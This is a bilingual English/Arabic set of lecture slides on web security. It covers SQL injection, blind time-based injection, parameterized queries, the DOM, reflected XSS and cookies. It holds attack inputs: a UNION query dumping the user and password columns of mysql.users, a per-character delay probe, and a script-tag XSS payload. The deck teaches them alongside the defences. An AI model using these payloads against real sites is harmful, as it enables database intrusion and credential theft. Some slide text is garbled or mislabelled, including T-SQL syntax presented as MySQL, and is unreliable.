
```
...  
$getid = "SELECT first_name, last_name FROM users  
        WHERE user_id = '$id'";  
...
```



```
select first_name,last_name from users where  
user_id = '1'UNION select user,password from  
mysql.users;#
```

Leaking the result of
error messages is a
poor security practice.

Errors leaks
information!



يعد تسريب نتيجة رسائل الخطأ
ممارسة أمنية سيئة.

أخطاء تسرب المعلومات!

Error Messages

X

```
select first_name,last_name from users where  
user_id = '1' ORDER BY 3;#
```

Error returned to user:

Unknown column '3' in 'order clause'

العمود "٣" غير معروف في "جملة الترتيب"


X

```
select first_name,last_name from users where  
user_id = '1' or firstname IS NULL;#
```

Error returned to user:

Unknown column 'firstname' in 'where clause'

Blind SQL Injection حقن SQL الأعمى



Blind SQL Injection

Defn: A *blind* SQL injection attack is an attack against a server that responds with generic error page or even nothing at all.

Approach: ask a series of True/False questions, exploit side-channels

Defn : هجوم حقن SQL/الأعمى هو هجوم على خادم يستجيب بصفحة خطأ عامة أو حتى لا يستجيب على الإطلاق.


النهج: اطرح سلسلة من أسئلة الصواب/الخطأ، واستغل الشيء الجانبي

Actual MySQL
syntax!

Blind SQL Injection



1
if ASCII(SUBSTRING(username,1,1))
= 64 wait for delay '0:0:5'




2
if ASCII(SUBSTRING(username,1,1))
= 64 wait for delay '0:0:5'

If the first letter of the username is A
(65), there will be a 5 second delay

إذا كان الحرف الأول من اسم المستخدم هو A (٦٥)،
فسيكون هناك تأخير لمدة ٥ ثوانٍ



Blind SQL Injection




Parameterized Queries with Bound Parameters

الاستعلامات ذات المعلمات المرتبطة

```
public int setUpAndExecPS(){
    query = conn.prepareStatement(
        "UPDATE players SET name = ?, score = ?,
        active = ? WHERE jerseyNum = ?");

    //automatically sanitizes and adds quotes
    query.setString(1, "Smith, Steve");
    query.setInt(2, 42);
    query.setBoolean(3, true);
    query.setInt(4, 99);

    //returns the number of rows changed
    return query.executeUpdate();
}
```




Similar
methods for
other SQL
types


Prepared queries stop us from mixing data with code!
الاستعلامات المعدة تمنعنا من خلط البيانات مع التعليمات البرمجية!

Safety

Code for the worst



Database



Programmer

Cross Site Scripting (XSS)

البرمجة النصية عبر المواقع (XSS)

1. Document Object Model
2. Cookies and Sessions
3. XSS

١. نموذج كائن المستند
٢. ملفات تعريف الارتباط والجلسات
٣. XSS

Basic Browser Model

1. Window or frame loads content

2. Renders content

- Parse HTML, scripts, etc.
- Run scripts, plugins, etc.

3. Responds to events

١. تقوم النافذة أو الإطار بتحميل المحتوى

٢. يعرض المحتوى

– تحليل HTML والبرامج النصية وما إلى ذلك.

– تشغيل البرامج النصية والمكونات الإضافية وما إلى ذلك.

٣. يستجيب للأحداث

Event examples

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnBeforeUnload, onerror
- Timing: setTimeout(), clearTimeout()

أمثلة الحدث


- إجراءات المستخدم: OnClick، OnMouseover
- استدعاء: OnLoad، OnBeforeUnload، onerror
- التوقيت: () ClearTimeout، setTimeout ()

نموذج كائن المستند Document Object Model

```
<html><body>  
<head><title>Example</title> ... </head>  
<body>  
<a id="myid" href="javascript:flipText()">Alice</a>  
</body></html>
```


A parse tree that is
dynamically updated

شجرة تحليل يتم تحديثها ديناميكيًا



نموذج كائن المستند Document Object Model

```
<head> ...  
<script type="text/javascript">  
  flip = 0;  
  function flipText() {  
    var x = document.getElementById('myid').firstChild;  
    if(flip == 0) { x.nodeValue = 'Bob'; flip = 1;}  
    else { x.nodeValue = 'Alice'; flip = 0; }  
  }  
</script>  
</head>  
<body>  
<a id="myid"  
  href="javascript:flipText()">  
  Alice  
</a>  
</body>
```



Edits "Alice" to
be "Bob"

“Cross site scripting (XSS) is the ability to get a website to display user-supplied content laced with malicious HTML/JavaScript”

"البرمجة النصية عبر المواقع (XSS) هي القدرة على الحصول على موقع ويب يعرض المحتوى الذي يقدمه المستخدم والذي يحتوي على HTML/JavaScript ضار.

What's your name?



What's your name?

Hello David



```
<form name="XSS" action="#" method="GET">  
<p>What's your name?</p>  
<input type="text" name="name">  
<input type="submit" value="Submit">  
</form>  
<pre>Hello David</pre>
```

What's your name?

Hello >david<



```
<form name="XSS" action="#" method="GET">
<p>What's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>
<pre>>Hello David<</pre>
```

HTML chars not stripped
لم يتم تجريد أحرف HTML


JavaScript

```
<script>alert("hi");</script>
```

What's your name?

What's your name?


Hello



سيقوم هذا الرمز بإنشاء مربع تنبيه منبثق يعرض الرسالة "مرحبًا" عند تنفيذ البرنامج النصي في متصفح الويب. يرجى ملاحظة أن تشغيل البرامج النصية من مصادر غير موثوقة يمكن أن يكون خطيرًا، لذا كن حذرًا دائمًا عند استخدام JavaScript. بالإضافة إلى ذلك، قد تحتوي بعض المتصفحات أو صفحات الويب على إعدادات تعمل على تعطيل تنبيهات JavaScript لأسباب أمنية.

JavaScript

`<script>alert("hi");</script>`



What's your name?


```
<form name="XSS" action="#" method="GET">  
<p>What's your name?</p>  
<input type="text" name="name">  
<input type="submit" value="Submit">  
</form>  
<pre><script>alert("hi")</script></pre>
```

Injected code

HTTP

HTTP is a stateless protocol. In order to introduce the notion of a session, web services uses cookies. Sessions are identified by a unique cookie.

- HTTP هو بروتوكول عديم الحالة.
- من أجل تقديم فكرة الجلسة، تستخدم خدمات الويب ملفات تعريف **الارتباط**.
- يتم تحديد الجلسات بواسطة ملف تعريف ارتباط فريد.



الكوكيز (cookies)

- لاكتشاف مستخدم ، يتم استخدام ملف تعريف الارتباط بشكل متكرر.
- **ملف تعريف الارتباط** في هو ملف صغير بحجم قدره ٤ كيلو بايت تقريباً يخزن بواسطة خادم الويب على الكمبيوتر العميل بغرض المراقبة.
- يتم تخزين اسم متغير وقيمه مع معلومات حول الموقع التي أتت منه وتاريخ انتهاءها .
- يتم الاحتفاظ بهذه معلومات في جهاز العميل لكي يتم استخدامها عند الزيارات المختلفة للمستخدم (العميل) ،
- يقبل PHP ملفات تعريف الارتباط HTTP بشكل غير مرئي.

فوائد ملفات تعريف الارتباط

- يتم إرسال جميع البيانات الموجودة في ملف تعريف الارتباط تلقائياً إلى الخادم في كل مرة يطلب فيها المتصفح صفحة من الخادم ويمكن استخدامها في الكثير من الحالات مثل
- ١ - الاحتفاظ بعلومات عن المستخدمين او الزوار للموقع .
 - ٢ - جعل لكل مستخدم الألوان الخاصة التي يري فيها صفحتك (أي أن تجعل للمستخدم مثلاً إعدادات الألوان الخاصة لرؤية موقعك) .
 - ٢ - جعل مفتاح للمستخدم لكي يستطيع به التحكم في بياناته الخاصة عند زيارته لموقعك في مرات اخري.

Cookies Operations عمليات ملفات تعريف الارتباط


- ❖ الكوكيز تقنية للتخزين الملفات/البيانات من جهة العميل (client-side storage)
- ❖ عندما يطلب المستعرض صفحة من السيرفر وهذه الصفحة تقوم بتخزين كوكيز فإن السيرفر يقوم باخبار المستعرض بأنه سيقوم بوضع كوكيز للاستعمال لاحقاً .
- ❖ يقوم السيرفر بإرسال الكوكيز عبر الـ HTTP Headers الذي يتم إرساله قبل أي مخرج من مخرجات الـ html
 - والمستعرض أيضا يقوم بإرسال الكوكيز عبر الـ HTTP Header
- ❖ عندما يتم طلب الصفحة في مرة أخرى يقوم المستعرض بإرسال البيانات التي تم إنشاؤها سابقاً عند طلب الصفحة حيث يتم تحديد موقع ملفات تعريف الارتباط بواسطة المتصفح.
- ❖ يتم حفظها عادةً في مجلد Temporary Internet Files في Internet Explorer.
- ❖ يتم انتهاء مدة الكوكيز بانتهاء وقت صلاحيتها المحدد من قبل السيرفر
- ❖ يتم مسحها فورياً عند إغلاق الصفحة /او المتصفح إذا كان وقت صلاحيتها صفرًا من الثواني (الافتراضي).

Form Authentication & Cookies

١. التسجيل:
 ٢. يطلب الموقع من المستخدم اختيار اسم مستخدم وكلمة مرور
 ٣. يخزن الموقع كلاهما في قاعدة البيانات الخلفية
1. Enrollment:
 - Site asks the user to pick a username and password
 - Site stores both in the backend database
٤. المصادقة:
 ٥. يطلب الموقع من المستخدم معلومات تسجيل الدخول
 ٦. التحقق من قاعدة البيانات الخلفية
 ٧. يحدد ملف تعريف ارتباط المستخدم الذي يشير إلى تسجيل الدخول الناجح
2. Authentication:
 - The site asks the user for login information
 - Checks against backend database
